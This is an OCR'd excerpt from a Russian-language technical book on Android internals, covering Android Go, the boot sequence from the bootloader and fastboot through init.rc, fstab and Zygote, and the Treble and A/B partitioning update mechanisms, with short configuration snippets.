


Рис. 1.6. Слоеный пирог Android




Рис. 1.7. Старый добрый mc, запущенный в Android

ограничениями. Она носит имя Android Go и предназначена в первую очередь для устройств с 1 Гб оперативной памяти и меньше.

Ключевые отличия Android Go от полноценного Android:

- Единственное заметное пользователю отличие Android Go от обычного Android — дизайн экрана запущенных приложений, который показывает всего четыре последних приложения.
- В Android Go отключены некоторые ненужные большинству пользователей функции: Daydream VR, функция разделения экрана, поддержка Android Auto и Android Wear, Android for Work.
- По умолчанию в Android Go отключено шифрование, однако некоторые устройства позволят его включить.
- Android Go гораздо более агрессивен в уничтожении фоновых приложений (он старается убрать из памяти все, что не связано с самой операционной системой).
- В Android Go по умолчанию включен zRAM, сжимающий данные в оперативной памяти для ее экономии.
- Некоторые предустановленные приложения Android Go — это веб-приложения. Например, Gmail Go и Google Maps Go — это WebView, в котором открывается написанный на HTML5/JS интерфейс; причем Google Maps Go весит 1 Мбайт, а Gmail Go больше стандартного приложения Gmail.
- Часть приложений из комплекта Android Go сильно урезаны: YouTube Go не поддерживает комментарии и не позволяет ставить лайки, Assistant Go не имеет каких-либо опций; другие, наоборот, представляют полный функционал: Google Maps Go почти в точности повторяет оригинальное приложение.

ГЛАВА 2

От кнопки включения до рабочего стола

Лучший способ понять, как работает операционная система, — изучить процесс ее загрузки. В некоторых случаях сделать это затруднительно, т. к. код системы может быть закрыт, но в случае Android мы можем изучить всю систему вдоль и поперек. В этой главе мы поговорим о том, как выполняется запуск ОС и какие события происходят в промежутке между нажатием кнопки питания и появлением рабочего стола.

Попутно я буду давать пояснения относительно того, что мы можем изменить в этой цепочке событий и как разработчики кастомных прошивок используют эти возможности для реализации таких вещей, как тюнинг параметров ОС, расширение пространства для хранения приложений, подключение swap, различных кастомизаций и многого другого. Всю эту информацию можно использовать для создания собственных прошивок и реализации различных хаков и модификаций.

Шаг первый. Aboot и таблица разделов

Все начинается с загрузчика. После подачи питания система начинает свою жизнь с исполнения кода boot ROM, записанного в постоянную, неперезаписываемую память устройства. Boot ROM извлекает из NAND-памяти устройства загрузчик и передает управление ему. Чаще всего роль загрузчика выполняет загрузчик aboot со встроенной поддержкой протокола fastboot, но производитель мобильного чипа или смартфона/планшета имеет право выбрать любой другой загрузчик на его вкус. Так, например, компания Rockchip использует собственный, несовместимый с fastboot загрузчик, для перепрограммирования и управления которым приходится использовать проприетарные инструменты.

Протокол fastboot, в свою очередь, представляет собой систему управления загрузчиком с ПК, которая позволяет выполнять такие действия, как разблокировка загрузчика, прошивка нового ядра и recovery, установка прошивки и многие другие. Смысл существования fastboot в том, чтобы иметь возможность восстановить смартфон в начальное состояние в ситуации, когда все остальные средства не рабо-

тают. Fastboot останется на месте, даже если в результате экспериментов ты сотрешь со смартфона операционную систему и данные recovery.

Получив управление, aboot проверяет таблицу разделов и передает управление ядру, прошитому в раздел с именем boot, после чего ядро начинает загрузку либо Android, либо консоли восстановления.

NAND-память в Android-устройствах поделена на семь условно-обязательных разделов. Некоторые из них дублируются, если устройство использует так называемую A/B-разметку разделов, когда на нем одновременно установлены две копии операционной системы, которые меняются местами при обновлении (об A/B-разметке мы подробнее поговорим чуть позже). Вот эти разделы:

- boot — содержит ядро и RAM-диск, на устройствах с A/B-разметкой также содержит консоль восстановления (recovery);
- recovery — консоль восстановления, состоит из ядра, набора консольных приложений и файла настроек, раздел отсутствует на устройствах с A/B-разметкой;
- system — содержит саму ОС Android, системные библиотеки, системные приложения, стандартные рингтоны, обои и т. д.;
- cache — раздел предназначен для хранения кешированных данных, например файла обновления, отсутствует на устройствах с A/B-разметкой;
- vendor — содержит драйверы и все необходимые прослойки для работы с «железом»;
- userdata — содержит настройки, приложения и данные пользователя;
- vbmeta — специальный раздел для Android Verified Boot 2.0, содержащий контрольные суммы компонентов системы.

Кроме них также могут существовать и другие разделы, однако общая разметка определяется еще на этапе проектирования смартфона (рис. 2.1).

```
static struct partition partitions[] = {
        { "-", 128 },
        { "xloader", 128 },
        { "bootloader", 256 },
        /* "misc" partition is required for recovery */
        { "misc", 128 },
        { "-", 384 },
        { "efs", 16384 },
        { "recovery", 8*1024 },
        { "boot", 8*1024 },
        { "system", 512*1024 },
        { "cache", 256*1024 },
        { "userdata", 0},
        { 0, 0 },
};
```

Рис. 2.1. Часть кода загрузчика, определяющая таблицу разделов

Особенно интересен раздел misc. Существует предположение, что изначально он был создан для хранения различных настроек независимо от основной системы, но в данный момент используется только для одной цели: указать загрузчику, из какого раздела нужно грузить систему: boot или recovery. Эту возможность, в частно-

сти, использует приложение ROM Manager для автоматической перезагрузки системы в recovery с автоматической же установкой прошивки. На ее же основе был построен механизм двойной загрузки Ubuntu Touch, которая прошивает загрузчик Ubuntu в recovery и позволяет управлять тем, какую систему грузить в следующий раз. Стер раздел misc — загружается Android, заполнил данными — загружается recovery... т. е. Ubuntu Touch.

Чтобы получить доступ к fastboot, необходимо установить Android SDK, подключить смартфон к ПК с помощью кабеля и включить его, зажав обе кнопки громкости. После этого следует перейти в подкаталог `platform-tools` внутри SDK и запустить команду:

```
fastboot devices
```

На экран будет выведено имя устройства. Другие доступные команды, доступные в этом режиме:

- *fatsboot oem unlock* — разблокировка загрузчика на устройствах Nexus;
- *update файл.zip* — установка прошивки;
- *flash boot boot.img* — прошивка образа boot-раздела;
- *flash recovery recovery.img* — прошивка образа раздела recovery;
- *flash system system.img* — прошивка образа системы;
- *boot recovery.img* — загрузка образа recovery без прошивки;
- *oem format* — восстановление разрушенной таблицы разделов;
- *reboot* — перезагрузка.

Шаг второй. Раздел boot

В случае отсутствия «флага загрузки в recovery» в разделе `misc` загрузчик передает управление коду, расположенному в разделе boot. Это не что иное, как ядро Linux; оно находится в начале раздела, а сразу за ним следует упакованный с помощью архиваторов cpio и gzip образ RAM-диска.

В терминологии Linux RAM-диск — это своего рода виртуальный жесткий диск, существующий только в оперативной памяти. В Android он используется для разных целей. Изначально в RAM-диске размещался своего рода скелет операционной системы: нужные для начальной загрузки каталоги и файлы инициализации. Ядро подключало RAM-диск в качестве корня файловой системы, а далее уже к нему подключались другие разделы.

При появлении в седьмой версии Android A/B-разметки необходимость в RAM-диске отпала, и инженеры Android решили использовать его для хранения консоли восстановления (вместо использования отдельного раздела recovery). Однако если производитель по каким-то причинам не может или не хочет использовать A/B-разметку, RAM-диск по-прежнему используется для начальной загрузки Android, а консоль восстановления хранится в разделе recovery.

Классическое наполнение RAM-диска выглядит примерно так:

- data — каталог для монтирования одноименного раздела;
- dev — файлы устройств;
- proc — сюда монтируется procfs;
- res — набор изображений для charger (см. ниже);
- bin и sbin — набор подсобных утилит и демонов (например, adbd);
- sys — сюда монтируется sysfs;
- system — каталог для монтирования системного раздела;
- build.prop — системные настройки;
- init — система инициализации;
- init.rc — настройки системы инициализации;
- ueventd.rc — настройки демона uventd, входящего в состав init.

Это и есть скелет системы: набор каталогов и система инициализации, которая займется всей остальной работой по загрузке системы. В устройствах с A/B-разметкой и в устройствах, использующих режим system-as-root, все эти каталоги и файлы находятся внутри системного раздела, но их смысл от этого не меняется.

Центральный элемент здесь — исполняемый файл `init` и его конфиг `init.rc`, о котором мы поговорим позже. А пока я хочу обратить внимание на файл `ueventd.rc`, а также каталоги `sbin`, `proc` и `sys`.

Файл `ueventd.rc` представляет собой конфиг, определяющий, какие файлы устройств в каталоге `sys` должны быть созданы на этапе загрузки системы. В основанных на ядре Linux системах доступ к «железу» осуществляется через специальные файлы внутри каталога `dev`, а за их создание в Android отвечает демон `ueventd`, являющийся частью init. В нормальной ситуации он работает в автоматическом режиме, принимая команды на создание файлов от ядра, но некоторые файлы необходимо создавать самостоятельно. Они перечислены в `ueventd.rc`.

Каталоги `bin` и `sbin` в стоковом Android содержат утилиты командной строки, системные сервисы и иструменты, в числе которых `adbd` (ADB Daemon), который отвечает за отладку системы с ПК. Он запускается на раннем этапе загрузки ОС и позволяет выявить возможные проблемы на этапе инициализации ОС. В кастомных прошивках в этом каталоге можно найти множество других файлов, например `mke2fs`, который может потребоваться, если разделы необходимо переформатировать в ext3/4. Также моддеры часто помещают туда busybox, с помощью которого можно вызвать сотни Linux-команд.

Каталог `proc` для Linux стандартен, на следующих этапах загрузки init подключит к нему procfs, виртуальную файловую систему, которая предоставляет доступ к информации обо всех процессах системы. К каталогу `sys` система подключит sysfs, открывающую доступ к информации о «железе» и к его настройкам. С помощью sysfs можно, например, отправить устройство в сон или изменить используемый алгоритм энергосбережения.

Файл `build.prop` предназначен для хранения низкоуровневых настроек Android. Позже система обнулит эти настройки и перезапишет их значениями из недоступного пока файла `system/build.prop`.

Шаг второй, альтернативный. Раздел recovery

В том случае, если «флаг загрузки recovery» в разделе `misc` установлен или пользователь включил смартфон с зажатой клавишей уменьшения громкости, загрузчик передаст управление коду, ответственному за запуск консоли восстановления. В случае устройства с A/B-разметкой загрузчик, как и в обычном варианте, загружает ядро Linux из раздела boot, но вместо раздела system в качестве корня подключает RAM-диск. Если же устройство использует классическую разметку, управление передается ядру Linux, записанному в раздел recovery, которое точно так же загружает RAM-диск, но уже из своего раздела.

И в том и в другом случае RAM-диск recovery содержит миниатюрную операционную систему, которая никак не связана с Android. У recovery свой набор приложений (команд) и свой интерфейс, позволяющий пользователю активировать служебные функции.

В стандартном (стоковом) recovery таких функций обычно три: установка подписанных ключом производителя смартфона прошивок, вайп и перезагрузка. В модифицированных сторонних recovery, таких как TWRP, функций гораздо больше. Они умеют форматировать файловые системы, устанавливать прошивки, подписанные любыми ключами (читай: кастомные), монтировать файловые системы на других разделах (в целях отладки ОС), и включают в себя поддержку скриптов, которая позволяет автоматизировать процесс прошивки, а также многие другие функции.

С помощью скриптов, например, можно сделать так, чтобы после загрузки recovery автоматически нашел на карте памяти нужные прошивки, установил их и перезагрузился в Android. Эта возможность используется инструментами ROM Manager, auto-flasher, а также механизмом автоматического обновления CyanogenMod и других прошивок. Кастомные рекавери также поддерживают скрипты бэкапа, располагающиеся в каталоге `/system/addon.d/`. Перед прошивкой recovery проверяет наличие скриптов и выполняет их, прежде чем произвести прошивку. Благодаря таким скриптам gapps не исчезают после установки новой версии прошивки.

Шаг третий. Инициализация

Итак, ядро инициализирует свои подсистемы и драйверы, затем запускает процесс init, с которого начинается инициализация Android. У init есть конфигурационный файл `init.rc`, содержащий инструкции о том, что нужно сделать, чтобы проинициализировать систему. В современных смартфонах этот конфиг имеет внушительную длину в несколько сотен строк, и к тому же снабжен прицепом из нескольких до-

черних конфигов, которые подключаются к основному с помощью директивы `import`. Тем не менее его формат достаточно простой и по сути представляет собой набор команд, разделенных на блоки.

Каждый блок определяет стадию загрузки, или, выражаясь языком разработчиков Android, действие. Блоки отделены друг от друга директивой `on`, за которой следует имя действия, например, `on early-init` или `on post-fs`. Блок команд будет выполнен только в том случае, если сработает одноименный триггер. По мере загрузки init будет по очереди активировать триггеры early-init, init, early-fs, fs, post-fs, early-boot и boot, запуская таким образом соответствующие блоки команд (рис. 2.2).

```
on early-init
    # Set init and its forked children's oom_adj.
    write /proc/1/oom_adj -16

    # Set the security context for the init process.
    # This should occur before anything else (e.g. ueventd) is started.
    setcon u:r:init:s0

    # Set the security context of /adb_keys if present.
    restorecon /adb_keys

    start ueventd

# create mountpoints
    mkdir /mnt 0775 root system

    # Allow system UID to setenforce and set booleans.
    chown system system /selinux/enforce
    chown system system /sys/fs/selinux/enforce
    chown -R system system /selinux/booleans
    chown -R system system /sys/fs/selinux/booleans
    chown system system /selinux/commit_pending_bools
```

Рис. 2.2. Часть конфига init.rc из CyanogenMod

Если конфигурационный файл тянет за собой еще несколько конфигов, перечисленных в начале (а это почти всегда так), то одноименные блоки команд внутри них будут объединены с основным конфигом, так что при срабатывании триггера init выполнит команды из соответствующих блоков всех файлов. Это сделано для удобства формирования конфигурационных файлов для нескольких устройств, когда основной конфиг содержит общие для всех устройств команды, а специфичные для каждого устройства записываются в отдельные файлы.

Наиболее примечательный из дополнительных конфиграционных файлов носит имя `/vendor/etc/init/hw/init.имя_устройства.rc`, где имя устройства определяется автоматически на основе содержимого файла `ro.hardware`. Это платформенно-зависимый конфигурационный файл, который содержит блоки команд, специфичные для конкретного устройства. Кроме команд, отвечающих за тюнинг ядра, он также содержит примерно такую команду:

```
mount_all /vendor/etc/fstab.имя_устройства
```

Она означает, что теперь init должен подключить все файловые системы, перечисленные в файле `/vendor/etc/fstab.имя_устройства`, который имеет следующую структуру:

```
имя_устройства_(раздела) точка_монтирования файловая_система опции_фс прочие опции
```

Обычно в нем содержатся инструкции по подключению файловых систем из внутренних NAND-разделов к каталогам `/system`, `/data` и `/cache`. Однако слегка изменив этот файл, мы можем заставить init загрузить систему с карты памяти. Для этого достаточно разбить карту памяти на четыре раздела: 2 Гб/ext4, 4 Гб/ext4, 2 Гб/ext4 и оставшееся пространство — fat32. Далее необходимо определить имена разделов карты памяти в каталоге `/dev` (для разных устройств они отличаются) и заменить ими оригинальные имена устройств в файле `fstab` (рис. 2.3).

```
# Android fstab file.
#<src>                                              <mnt_point>       <type>    <mnt_flags
# The filesystem that contains the filesystem checker binary (typically /system) cannot
# specify MF_CHECK, and must come before any filesystems that do specify MF_CHECK

# We remount because we first mount as rw in order to generate NVSI symlink. See init.rc for det
/dev/block/platform/sdhci-tegra.3/by-name/APP       /system           ext4      ro,remount
/dev/block/platform/sdhci-tegra.3/by-name/CAC       /cache            ext4      noatime,no
/dev/block/platform/sdhci-tegra.3/by-name/UDA       /data             ext4      noatime,no
~
~
~
~
~
~
~
~
~
~
~
~
~
~
- fstab.cardhu [Readonly] 1/9 11%
```

Рис. 2.3. Типичное содержимое файла fstab

В конце блока `boot` init, скорее всего, встретит команду `class_start default`, которая сообщит, что далее следует запустить все перечисленные в конфиге службы, имеющие отношение к классу `default`. Описание служб начинается с директивы `service`, за ней следует имя службы и команда, которая должна быть выполнена для ее запуска. В отличие от команд, перечисленных в блоках, службы должны работать все время, поэтому на протяжении всей жизни смартфона init будет висеть в фоне и следить за тем, чтобы они работали. Современный Android включает в себя десятки служб, но две из них имеют особый статус и определяют весь жизненный цикл системы.

Шаг четвертый. Zygote и app_process

На определенном этапе загрузки init встретит в конце конфига примерно такой блок:

```
service zygote /system/bin/app_process -Xzygote /system/bin --zygote --start-system-
server
class default
socket zygote stream 660 root system
onrestart write /sys/android_power/request_state wake
```

```
onrestart write /sys/power/state on
onrestart restart media
onrestart restart netd
```

Это описание службы Zygote, ключевого компонента Android, который ответственен за инициализацию, старт системных служб, запуск и остановку пользовательских приложений и многие другие задачи. Zygote запускается с помощью бинарного файла `/system/bin/app_process`, что хорошо видно в приведенном выше фрагменте конфига. Задача `app_proccess` — запустить виртуальную машину Dalvik/ART, код которой располагается в разделяемой библиотеке `/system/lib/libandroid_runtime.so`, а затем поверх нее запустить Zygote.

Когда все это будет сделано и Zygote получит управление, она начинает формирование среды исполнения Java-приложений с помощью загрузки всех Java-классов фреймворка. На самом деле, Zygote просто делает fork в режиме copy-on-write уже существующего процесса с загруженным фреймворком, а затем запускает `system_server`, который включает в себя большинство высокоуровневых (написанных на Java) системных сервисов. Среди них — Window Manager, Status Bar, Package Manager и, что самое важное, Activity Manager. Этот сервис будет ответственен за получение сигналов о старте и завершении приложений.

После этого Zygote открывает сокет `/dev/socket/zygote` и уходит в сон, ожидая данные. В это время запущенный ранее Activity Manager находит приложение, реагирующее на интент `Intent.CATEGORY_HOME`, и отдает его имя Zygote через сокет. Последний, в свою очередь, форкается и запускает приложение поверх виртуальной машины. Вуаля, на экране появляется Рабочий стол, найденный Activity Manager и запущенный Zygote, и статусная строка, запущенная `system_server` в рамках службы Status Bar. После тапа по любому значку Рабочий стол пошлет интент с именем этого приложения, который примет Activity Manager и передаст команду на старт приложения демону Zygote.

Все это может выглядеть несколько непонятно, но самое главное — запомнить две простые вещи:

- *Процесс запуска Android делится на две ключевые стадии: до Zygote и после.* До запуска Zygote система инициализирует низкоуровневые компоненты ОС. Это такие операции, как подключение (монтирование) файловых систем; запуск низкоуровневых служб, например rild, отвечающей за работу с GSM-модемом; SurfaceFlinger, управляющей изображением на экране; vold, управляющей подключенными файловыми системами. После запуска Zygote начинается инициализация исключительно Java-компонентов, которые составляют 80% операционной системы. Этим, в частности, пользуется известный фреймворк Xposed: при установке он заменяет `app_process` на собственную модифицированную версию, которая способна перехватывать вызовы любых Java-классов, подменяя их на любые другие. Именно поэтому у модулей Xposed такие широкие возможности по модификации внешнего вида и поведения Android. На самом деле, они ничего не изменяют в системе, а просто заставляют ее использовать сторонние компоненты вместо «нативных».

- *Java-приложения никогда не запускаются «с нуля».* Когда процесс Zygote получает запрос на старт приложения от Activity Manager, он не запускает новую виртуальную машину, а просто форкается, т. е., копирует самого себя и затем запускает поверх полученной копии виртуальной машины нужное приложение. Такой принцип работы позволяет, во-первых, свести расход памяти к минимуму, т. к. при форке память копируется в режиме copy-on-write (новый процесс ссылается на память старого). А во-вторых, дает возможность существенно ускорить запуск приложения: форк процесса происходит намного быстрее запуска новой виртуальной машины и загрузки нужных приложению Java-классов.

ГЛАВА 3

Treble, A/B-разметка, динамические и модульные обновления

Обновление — одно из самых слабых мест устройств на базе Android. А основная проблема, с которой сталкиваются производители смартфонов при обновлении прошивок своих телефонов, — это вовсе не лень (хотя это тоже частая проблема), а необходимость ждать, пока производители чипсетов и других хардварных компонентов обновят драйверы до новой версии Android.

Дело в том, что Android, как и многие другие продукты Google, очень долгое время развивался в режиме вечной беты. Это значит, что Android менялся. Не только и не столько в плане интерфейса, сколько в плане внутренней архитектуры.

В Android никогда не было устоявшегося, обратно-совместимого интерфейса между системой и драйверами. В большинстве случаев нельзя было просто взять новую версию Android и «посадить» ее на драйверы и ядро Linux от старой версии. Почти всегда что-нибудь, да отваливалось.

Требовались обновленные драйверы, разработкой которых занимался производитель «железа», а вовсе не производитель смартфона. Поэтому, если производитель чипсета, камеры или Wi-Fi адаптера по тем или иным причинам отказывался поддерживать старое «железо» (что происходит очень часто, а в случае с такими компаниями, как MediaTek, — постоянно), полноценный порт новой версии Android становится почти невозможен.

Создатели кастомных прошивок находили обходные пути, чтобы заставить новую версию Android работать на старых драйверах. В ход шли любые приемы, от простого «Не работает, забейте» до различных программных прослоек, обеспечивающих функционирование на устаревших драйверах. Так, например, в кастомных прошивках для Xiaomi Redmi 1s есть прослойка, которая позволяет использовать камеру в Android 7.1.1, хотя драйверы для нее застряли еще на уровне версии 4.4.4.

Однако для компании-производителя смартфона такой подход зачастую неприемлем. Устройство с выполненным подобным образом портом может просто не прой-

ти сертификацию Google. Кроме того, такие прослойки зачастую приводят к сбоям в неожиданных местах и не обеспечивают новую функциональность, которая может требоваться Android для корректной работы (например, поддержка новых режимов камеры).

Treble

В какой-то момент Google решила положить конец этой вакханалии и стандартизовать программный интерфейс между драйверами и Android. Это инициатива получила имя Treble (**https://android-developers.googleblog.com/2017/05/here-comes-treble-modular-base-for.html**), и она была воплощена в жизнь в Android 8.0 (рис. 3.1).




Рис. 3.1. До внедрения интерфейса Treble и после него

Суть Treble проста: код Android разделяется на две независимые части, одна из которых содержит драйверы и весь зависимый от «железа» код, а вторая — саму операционную систему. Программный интерфейс между этими компонентами стандартизуется и остается стабильным между релизами Android. Как результат, для портирования новой версии Android достаточно портировать платформенно-независимую часть системы, и она корректно заработает на уже имеющихся драйверах и версии ядра Linux, с которой смартфон был выпущен на рынок.

Это в теории. На практике же есть пара подводных камней:

1. Android будет продолжать развиваться, и новые функции могут потребовать изменений в Treble. Разработчики Android предусмотрели это и гарантируют, что уже существующие версии API Treble будут поддерживаться минимум три года

(пока это неточно). При этом часть функций, которые не могут быть реализованы с использованием старых версий Treble, будут либо эмулироваться, либо просто отключаться. По сути, Android будет включать в себя официальные прослойки совместимости по типу тех, что раньше приходилось придумывать разработчикам кастомных прошивок.

2. Treble до сих пор находится в процессе развития и не включает в себя несколько важных API (например, в совместимых с Treble прошивках может отвалиться сканер отпечатков пальцев). Также существует проблема, когда производитель смартфона намеренно или случайно ломает Treble API, так что без «костылей» Treble-совместимые прошивки на таком смартфоне не заработают.

Сразу после выпуска Android 8.0 Google начал публикацию так называемых образов GSI (Generic System Image, **https://developer.android.com/topic/generic-system-image/releases**). Это официальная сборка «чистого» Android (AOSP) для Treble-совместимых устройств. В теории ее можно прошить на разблокированное устройство с помощью `fastboot` и получить официальный Android.

Чуть позже сборки GSI начали подготавливать и разработчики кастомных прошивок. Например, GSI-сборка от phhusson (**https://github.com/phhusson/treble_experimentations/releases**) со множеством фиксов для разных устройств. В теме, посвященной Treble на форуме 4PDA (**https://4pda.ru/forum/index.php?showtopic=892755**), есть множество Treble-совместимых прошивок, включая LineageOS. Ну а проверить свое устройство на совместимость с Treble можно с помощью приложения Treble Check (**https://play.google.com/store/apps/details?id=com.kevintresuelo.treble&hl=ru**).

A/B-разметка

Еще одна проблема с обновлениями — отказ пользователей. Как показывает практика, многие владельцы смартфонов не хотят обновлять свои устройства, потому что:

- этот процесс отнимает время, в течение которого смартфон будет недоступен для использования;
- после обновления смартфон может работать некорректно или не включится вообще.

В свое время разработчики Chrome OS также столкнулись с этой проблемой и создали надежную и незаметную для пользователя систему бесшовного обновления (Seamless updates). Суть ее состоит в том, что вместо одного системного раздела, поверх которого накладывались бы обновления, Chrome OS использует два идентичных системных раздела, каждый из которых содержит свою копию операционной системы.

Обновление в Chrome OS происходит следующим образом: когда ОС обнаруживает наличие обновления, она скачивает его в фоновом режиме, устанавливает на второй (неактивный) системный раздел и помечает этот раздел как активный. После пере-

загрузки (которая не обязательно происходит сразу после обновления) запуск ОС происходит уже с этого раздела.

Благодаря такой схеме пользователь даже не подозревает о прошедшем обновлении, он просто попадает в обновленную ОС после перезагрузки или включения ноутбука. При этом Chrome OS способна гарантировать, что после обновления пользователь не получит вместо устройства «кирпич»: если во время загрузки с обновленного раздела произойдет сбой, система пометит текущий раздел флагом `unbootable`, сделает активным «старый», системный раздел и загрузит заведомо рабочую версию ОС.

Начиная с седьмой версии Android также поддерживает бесшовные обновления и так называемую A/B-разметку разделов. Однако т. к. системных разделов в устройствах с Android намного больше, чем в хромбуках, то и сама раскладка разделов получается более запутанной. Вот только часть разделов, которые пришлось дублировать:

- boot — содержит ядро и RAM-диск, на устройствах с A/B-разметкой также содержит консоль восстановления (recovery);
- system — содержит Android, системные библиотеки, системные приложения, стандартные рингтоны, обои и т. д.;
- vendor — драйвера и все необходимые прослойки для работы с железом (Project Treble);
- userdata — настройки, приложения и данные пользователя;
- radio — прошивка радио-модуля (поддержка сотовых сетей);
- vbmeta — раздел Android Verified Boot 2.0 (механизм доверенной загрузки), содержащий контрольные суммы компонентов системы.

Всего дублированных разделов может быть несколько десятков. Например, на OnePlus 6 с A/B-разметкой общее количество разделов — 72, и несколько десятков из них используются только загрузчиком (рис. 3.2).

От других разделов, наоборот, стало возможным отказаться. Устройства с A/B-разметкой не включают в себя отдельный раздел `recovery` и раздел `cache`, который использовался для хранения файлов обновлений (теперь обновление скачивается напрямую в неактивный раздел).

A/B-разметка также позволила вдвое сократить размер раздела `system`, что вкупе с удалением разделов `recovery` и `cache` сделало переход на новую схему разметки менее болезненным. Например, на смартфонах Pixel потеря пространства составила всего несколько сотен мегабайт, как это показано в табл. 3.1.

Таблица 3.1. *Сравнение размера разделов на смартфонах Pixel*

Раздел	Размер A/B	Размер A-only
Bootloader	50 Мб * 2	50 Мб
Boot	32 Мб * 2	32 Мб

Таблица 3.1 *(окончание)*

Раздел	Размер A/B	Размер A-only
Recovery	0	32 Мб
Cache	0	100 Мб
Radio	70 Мб * 2	70 Мб
Vendor	300 Мб * 2	300 Мб
System	2048 Мб * 2	4096 Мб
Всего	5000 Мб	4680 Мб

```
